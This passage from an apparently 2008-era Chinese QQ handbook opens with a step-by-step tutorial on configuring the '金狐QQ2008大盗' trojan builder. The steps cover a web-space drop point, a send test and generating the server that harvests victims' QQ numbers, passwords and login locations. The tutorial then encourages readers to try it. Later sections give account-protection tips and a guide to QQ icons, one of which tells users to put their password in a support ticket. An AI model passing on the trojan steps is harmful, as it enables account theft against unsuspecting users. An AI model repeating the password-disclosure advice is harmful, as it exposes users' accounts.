面，如图1。一般网站空间的根目录默认为“wwwroot”或者“web”等，大家可以依据自己空间的目录结构来选择。




图 1

这时轮到我们的主角“金狐QQ2008大盗”出场了，这里提示一下，现在很多人对其做了修改，所以我提供一下原版的MD5值，大家可以通过HASH等工具查看你所使用的该软件是否为原版。

> **小知识**
>
> 金狐QQ2008大盗.exe
> 大小：482816 字节
> MD5：79594AE6A09FCDAA9B09B9C5A437058C
> SHA1：442F2BA416C6056EA2A1FD583BE50FD57CFE0DC0
> CRC32：D7DA54F3

运行金狐QQ2008大盗，首先对收信地址进行修改，如图2。其他的功能大家可以根据自己的需要去选择，由于很多邮箱屏蔽了QQ号码等信息，导致无法正常收信，所以不推荐使用邮箱收信。




图 2

填写好收信地址之后我们先点击一下“发信测试”，大概3 秒钟左右就会弹出一个对话框提示“网站发信完毕”，如图3 。




图 3

这时打开我们的空间（不是QQ 空间！是前面申请的ASP 空间），会发现里面多出了一个“**2008jhqqxx.txt**”的文件，打开该文件可以看到一些信息，如“**10001-----123456----- 会员：是-----IP：美国国防部网络(10.10.0.5)-----2008-9-23 8:42:01**”，这就表示我们已经能正常的收信。

接着点击金狐QQ2008 大盗主界面上的“生成木马”，这样就可以生成一个木马服务端了，如图4 。




图 4

最后只要别人运行了这个木马，就会把QQ 号码、QQ 密码还有登录地点的相关信息保存到你空间里的文件里，我们只要打开这个文件就可以看到了，如图5 。




图 5

小提示

盗取别人QQ 号是一种偷窃行为，请各位读者不要将此技术用于非法用途，我们应该从技术的角度来研究它，并做好防范。

利用工具盗号其实就这么简单，有兴趣的朋友可以去试试，但千万不要做违法的事情哦！

二、QQ号码的安全

以前许多人觉得，QQ 号码的安全并不算特别重要，被盗后再申请一个就是了。但随着QQ 在日常生活中的普及，我们都使用它做为网络联系或者信息获取的工具，而且许多朋友也很费心地购买Q 币来打扮QQ 空间、QQ 秀等，在网络中突显自己的个性。这无形中使自己的QQ 已经拥有了“超凡”的价值，成了生活中不可或缺的一部分。

当这样一个生活中的“必需品”被盗后，大家是否也很心痛呢？今天我就跟大家探讨一下如何提高QQ 号码的安全性。

1、QQ 密保卡

很多人可能听说过魔兽密保卡、网易将军令等，但是对于QQ 密保卡还是有点陌生。其

实这种QQ 保护方式腾讯已经推出有一段时间了，只是用的人很少。

获取的途径：

第一种：到一些零售店购买，一般为30 元的QQ 密保卡（带有30 元的QQ 币）。

第二种：在网上获取一种电子QQ 密保卡，只提供图片，没有实卡，推荐放在手机里面。申请地址：https://mibaoka.qq.com/cgi-bin/get_free_mbk，先登录你的QQ 号码，在出现的页面里点击“免费领取密保卡”即可，如图6 。




图6

关于QQ 密保卡的绑定就不给大家阐述了，非常简单，按照相关提示输入“序列号”还有坐标所对应的数字即可。

2、第二代密码保护

申请地址：http://account.qq.com/，进入之后可以点击页面左边的“查看密保状态”查看自己现在的密码保护是第几代。如果是第一代，有些号码可以直接升级成第二代，而其它号码则需要“预设第二代密码保护”，具体操作请参见QQ 网站。

3、QQ邮箱独立密码

QQ 邮箱自从推出之后，可谓是方便了无数人，而且许多用户也将很多重要的信息保存在QQ 邮箱里面。这可是非常危险的，要是号码一旦被盗，那么就可能造成损失。其实QQ 邮箱是可以设置独立密码的，即使QQ 被盗，别人也进不了我们的QQ 邮箱。

打开http://mail.qq.com/，输入自己的QQ 号和密码，进去之后点击最上方的“设置”，然后选择“账户”，如图7 。




图7

接着在“账户安全”处点击“设置独立密码”，输入一个与QQ 不同的密码，再根据自己的情况选择一个保护模式即可。

4、QQ网络硬盘密码

QQ 网络硬盘也是大家经常使用的一个功能，我们也可以对它单独设置密码。运行QQ，从左边控制面板选择“网络硬盘”，可以看到在最下面有个“>>”按钮，双击一下便可以出现设置“网络硬盘”的选项，如图8 。这时候选择“密码设置”即可。




图8

5、账户限额设置

如果你会用QQ账户进行一些QQ币等资金的消费，这种设置可以在一定程度上保护你的资金。打开http://pay.qq.com/，输入你的QQ号和密码进行登录，点击最上面的“我的账户”，在“Q币账户”处先点击“设置账户支付密码”。在设置完这一项后，还需要搞定两个账户限额的设定：“设置Q币账户消费限额”和“设置Q点账户消费限额”。

我们点击“设置Q币账户消费限额”，进入后可以根据自己的需要填写相关设置，如图9，最后点击“提交”即可设定成功。




图9

“设置Q点账户消费限额”的操作方法也差不多，只不过是对Q点的设置，注意一些数字即可。要是不懂可以看看网页下方的提示，相信都可以很简单的搞定。

三、QQ图标攻略

很多人都在问，QQ的一些图标如何开通或者关闭。其实都很简单，这里就跟大家讲解一下部分图标的开通和关闭方式。

注：此资料为网络搜集，腾讯也会随时变化，如有与官方网站不同之处，请以官方为准！

1、QQ钻石类

开通方式：这些都是需要花钱的，点击还没有开通服务的灰色图标就会有相关提示，教你开通业务。

关闭方式：到期自动关闭，图标变灰。

2、手机类

（1）手机QQ用户

打开http://mobile.qq.com/，然后根据你所对应的手机型号下载手机QQ，接着在手机上安装并成功登录手机QQ后，图标就会点亮。**注意：虽然手机QQ免费，但是会有GPRS流量产生。**

（2）手机腾讯网

直接用手机输入网址：3g.qq.com

发短信获取登录地址：发送短信3G到10666226即可收到短信，选择网址即可进入（目前仅支持移动用户，并请确认手机允许接收服务信息）。

关闭方式：打开http://service.qq.com/cgi-bin/askQuestion，接着输入你的QQ号码和密码登录，在“请输入您的问题”里输入“关闭QQ手机用户和手机腾讯网图标”，然后点“下一步”，再点“继续提问”。

问题标题：关闭QQ手机用户和手机腾讯网图标

产品类型：一定要选择“号码帮助”

详细描述：自己随便填，感觉什么理由合适就写什么。**注：一定要留下自己的QQ号码**

和QQ密码。

(3) 超级QQ

开通方式：打开http://mq.qq.com/，然后在左边选择"短信开通"或者"网站开通"。

关闭方式：编写短信GBHQ发送到10661700进行关闭。

(4) 短信超人

开通方式：打开http://super.qq.com/，然后在左边选择"短信开通"或者"网站开通"。

关闭方式：编写短信GBFHYL发送到10661700进行关闭。

(5) 手机绑定

开通方式：打开http://bd.qq.com然后登录，点击"绑定"按钮进行绑定操作。或者在QQ客户端，选择**"菜单"－"手机玩QQ"－"绑定手机"。**

关闭方式：与开通时的操作一样，进入相关页面后进行注销或解绑即可。

(6) WAPQQ

开通方式：手机上操作

移动用户：

WAP订购：用手机登录移动梦网（http://wap.monternet.com），选择"交友"后进入第一页选择QQ聊天。

短信点播方式：发送9999到106581672，收到一条免费PUSH后，选择地址订购QQ聊天业务。

联通用户：用手机登录http://wap.uni-info.com.cn

C网订购：互动视界－即时通讯－QQ聊天。

G网订购：互动视界－社区－聊天约会－QQ聊天。

关闭方式：三个月不登录，WAPQQ图标自动变灰。

3、游戏类

(1) QQ宠物：拥有QQ宠物即可（领养页面：http://pet.qq.com/web07/i_ado.shtml）

关闭方式：直接饿死（残忍啊）

(2) 自由幻想：需要在QQ自由幻想中注册拥有角色，达到10级并且完成转职任务后即可点亮图标。

(3) QQ堂：QQ堂积分达到500分以上即可。

(4) QQ飞车：等级升到12级并同时积满1800酷币即可点亮。等级越高，图标也将变得越精致！

(5) 穿越火线：图标可升级，按个人荣誉等级点亮对应图标（图标次序等级由低至高，详细情况可到http://cf.qq.com/act/a20080415honor/index.htm进行了解）。

(6) QQ炫舞：在游戏内达到10等级后次日即可点亮炫舞图标（图标根据游戏角色等级而改变，详细情况可到http://x5.qq.com/act/a20080528dl/进行了解）。

(7) DNF：通过QQ登录"地下城与勇士"游戏，并且游戏角色等级达到18级，即可在官网点亮图标（不同的级别会有不同的级别标识，详细情况可到http://dnf.qq.com/act/a20080613dltb/info.htm进行了解）。

(8) 飞行岛：游戏角色达到18级即可点亮图标（可升级图标，详细情况可到http://nana.qq.com/CommNews/static/news_detail.htm?fid=136&iPdName=12进行了解）。

(9) QQ音速：游戏人物等级达到6级，并且点亮图标时需要扣除5颗种子（详细情况请到http://r2.qq.com/seed5/进行了解。注：一个月内未活跃的用户图标将会自动变灰）。

(10) QQ幻想：QQ幻想角色达到10级以上即可。

(11) QQ三国：自己升到20级以上，再收个15级以下的徒弟并带到20级，而且徒弟在

升到20级的时候你必须得在线，这样才可以升级图标。

(12) QQ华夏：QQ华夏游戏角色达到25级即可。

(13) 穿越火线vip用户：开通CFvip用户服务即可（30元/月）。

(14) 寻仙：暂时无法点亮。

(15) QQ对战平台：暂时无法点亮。

(16) QQ校友：暂时无法点亮。

QQ游戏的图标关闭方式：登录http://gcs.qq.com/gcs/提交“关闭图标”的问题。建议拨打游戏专线0755-86013666搞定，注意说明关闭游戏图标。

4、产品类

(1) 会员炫铃：开通会员服务后免费设置炫铃即可（此为QQ会员功能，开通会员后，进入http://qqring.qq.com/index_web.html设置即可)。

(2) Q歌Q魅：注册服务即可（目前“暂时停止”内测注册)。

(3) QQ交友：注册QQ交友服务

关闭方式：登录http://jiaoyou.qq.com/，点击“我的城市”，进入“个人管理”。然后在左边的“资料管理”里找到“注销资料”，点击并确定即可。

(4) 3DQQ秀：注册3DQQ秀后，在商城购买物品，保存形象即可。

关闭方式：登录http://3d.qq.com，点击顶端菜单条的“我的3D秀/物品”，进入后在“用户状态”处找到“去掉我的3D标志”即可。

(5) 视频标志：电脑已安装视频设备，或者使用第三方软件实现（有设备就有图标，没有便无)。

(6) 超级旋风：QQ旋风积分达到500分以上即可。

(7) 腾讯图书：开通腾讯图书VIP服务即可（5元/月)。

(8) QQTALK：业务已下线，图标点亮规则撤消。

注：QQTALK图标点亮的用户在之前的规则里是不支持取消的，所以无法取消该图标。

(9) QQ问问：登录QQ问问之后，成功提问过即可。

关闭方式：进入http://wenwen.soso.com/，然后点“我的问问”，接着点“设置”，进入“常规”页面，选择“关闭”即可。

(10) 腾讯拍拍网卖家：在拍拍网通过卖家认证后即可（黄色拍字图标)。

(11) 腾讯拍拍网买家：在拍拍网上购买了1件商品并成功进行财付通付款即可（蓝色拍字图标)。

关闭方式：登录http://my.paipai.com，选择右上角的“我的拍拍”，进入后选择左边菜单中的“QQ上的展示”，然后就可以对QQ上的买卖信息和“拍”字图标进行设置。

(12) QQ相册：注册并上传照片即可。

(13) QQ播客：登录Video页面设置即可。

关闭方式：访问QQ播客主页http://v.qq.com，用QQ登录后点击上方“我的QQ播客”，进入后点击页面右侧的“编辑个人资料”，点击“熄灭”即可关闭QQ客户端的播客图标。

(14) QQ空间：开通QQ空间即可。

关闭方式：进入http://imgcache.qq.com/qzone/web/load_login_2.htm登录后即可申请关闭空间。

(15) QQ邮箱：使用QQ邮箱即可，在邮箱页面的“设置”的“常规”项里可以选择“在QQ中点亮邮箱图标”。如果要关闭，只需要再次取消即可。

(16) Q吧：当前Q吧积分大于0时，在Q吧的社区档案登录并点击“点亮图标”按钮。

关闭方法：Q吧积分被扣至负分，或连续14日未登录或阅读Q吧帖子。这两个条件满足

其中之一，Q 吧图标就会变灭。

（17）财付通：成功注册财付通并进行充值后，或注册后产生相关财付通交易均可点亮(财付通注册页面：http://www.tenpay.com/)。

关闭方式：如您需注销财付通账号，请先核实账户余额是否为0，同时确认无进行中的交易单（包括C2C、B2C、转账、充值、提现、快速交易等)。符合以上条件，请进入https://www.tenpay.com/zft/cs/cs.shtml?tid=4 提交相关资料申请注销。建议打电话搞定：0755-83765566-7。

(18) QQlive：使用后达到三颗星星级别以上即可。

(19) QQ 书签：书签公开收藏数达到或者超过10条即可。

关闭方式：删除所有收藏即可。

(20) QQ 家园：使用QQ 空间迷你屋即可。

关闭方式：登录http://home.qq.com，在左边选择“取消客户端图标”即可。

(21) 滔滔：成功上传头像获得叨客身份证；或成功邀请5 名QQ 好友加入滔滔且成为自己的叨友，并且要在滔滔的活跃天数达到15 天。注：邀请的前提必须互为QQ 好友，且不是自己的叨友！

(22) QQ 爱墙：QQ 爱墙图标可通过用户间的赠送获得，获赠图标后将自动点亮爱墙图标。

点亮爱墙图标后，还可获得系统赠送的5 颗图标，用以赠送给其他爱墙用户，帮他人点亮图标。QQ 爱墙图标有效期为2 个月。点亮图标后，每购买一张爱墙字条背景，即可将图标点亮时间延长2 个月。

(23) QQ 音信：使用1 次QQ 音信业务；或找到1 位已经点亮QQ 音信图标的用户，让他赠送一颗音信图标，获得赠送图标后，即可自动点亮QQ 音信图标了。每使用一次音信业务，即可将图标点亮时间延长2 个月。

第二部分　打造个性化的QQ

一、去掉广告及搜索条

1、去掉QQ广告

QQ 聊天窗口右上角的广告虽然不影响我们的使用，但是有的时候还是比较碍眼，如图10，这里就教大家如何去掉这个广告。

